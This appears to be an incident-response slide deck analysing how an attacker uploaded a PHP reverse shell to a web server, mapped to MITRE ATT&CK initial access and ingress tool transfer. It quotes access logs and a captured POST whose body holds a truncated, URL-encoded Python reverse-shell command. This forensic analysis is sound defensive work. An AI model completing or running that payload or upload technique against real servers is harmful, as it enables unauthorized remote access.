

The Reverse Shell Upload

Ransomware Case at Premium House Lights Inc

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
The Discovery Process

- **Introduction:** We'll explore how the reverse shell (shell.php) was uploaded by the attacker using the tactic 'TA0001', known as initial access (MITRE ATT&CK).
- **Focus:** Specifically, we'll delve into sub-technique 'T1105', which is called the ingress tool transfer.
- **Discovery:** We found the evidence of reverse shell upload through the HTTP POST request by analysing the web server access log.

```
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/ HTTP/1.1" 200 1115 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:55 -0500] "GET /uploads/ HTTP/1.1" 200 1115 "-" "curl/7.68.0"
138.68.92.163 - - [19/Feb/2022:21:59:04 -0500] "POST /uploads/shell.php HTTP/1.1" 200 2655 "-" "curl/7.68.0"
```

Understanding 'TA0001' : Initial Access

- **What is TA0001?** TA0001(Initial Access) involves adversaries using various entry vectors to gain their initial foothold within a network.
- **Our Case Study:** Analyzed Web server and packet capture (PCAP) files to uncover the attacker explored the file uploading facility on the server. Then the attacker uploaded a payload (shell.php) which initiated a reverse shell connection back to the attacker.
- **Key Takeaway:** understanding these tactics helps us identify and prevent such threats in the future.

A screenshot of the Wireshark network protocol analyzer. The title bar reads 'Wireshark · Follow TCP Stream (tcp.stream eq 141) · ph1_webserver.pcap'. The main display area shows the details of an HTTP POST request. The request line is 'POST /uploads/shell.php HTTP/1.1'. The 'Host' field is '134.122.33.221'. The 'User-Agent' is 'curl/7.68.0'. The 'Accept' field is '*/*'. The 'Connection' is 'keep-alive'. The 'Content-Type' is 'application/x-www-form-urlencoded'. The 'Content-Length' is '331'. At the bottom, the raw data section shows the command: 'cmd=python+-c+%27import+socket%2Csubprocess%2Cos%3Bs%3Dsocket.socket%28socket.AF_INET%2Csocket.SOCK_'.

```
POST /uploads/shell.php HTTP/1.1
Host: 134.122.33.221
User-Agent: curl/7.68.0
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 331

cmd=python+-c+%27import+socket%2Csubprocess%2Cos%3Bs%3Dsocket.socket%28socket.AF_INET%2Csocket.SOCK_
```

Understanding ‘T1105’: Ingress Tool Transfer

- **What is Ingress Tool Transfer?** Ingress tool transfer helps Adversaries move tools/files into a compromised system to execute malicious activities. This includes:
 - **Setting Up Backdoors:** Adversaries transfer tools to compromised systems to maintain access.
 - **Uploading Malicious Payloads:** Utilities like curl, wget, and scp are used for stealthy uploads.
- **Our Case Study:** The attacker uploaded a malicious reverse shell script (shell.php) to the /uploads directory using curl and executed the script to establish persistent access to the server. It fits the criteria of T1105.

Vulnerabilities and Impact

Key Vulnerabilities:

- Lack of Input Validation
- Executable Permission
- Publicly Accessible Directory
- Lack of Monitoring

Impact:

- Backdoor Access
- Privilege escalation
- Lateral Movement
- Data Exfiltration

Conclusion and Next steps:

Summary:

- Analyzed adversarial tactics (TA0001) to gain insights into the cyber attack targeting Premium House Lights.
- Identified the attacker's method of delivering and executing a reverse shell (shell.php), establishing a backdoor for unauthorized access.

Next Steps:

- Analyze web server packet captures to uncover any additional malicious activities, including possible privilege escalation.
- Review database logs and shell activity for indications of lateral movement or privilege escalation efforts.

THANK YOU

I appreciate Your time and attention today.
Feel free to connect over LinkedIn

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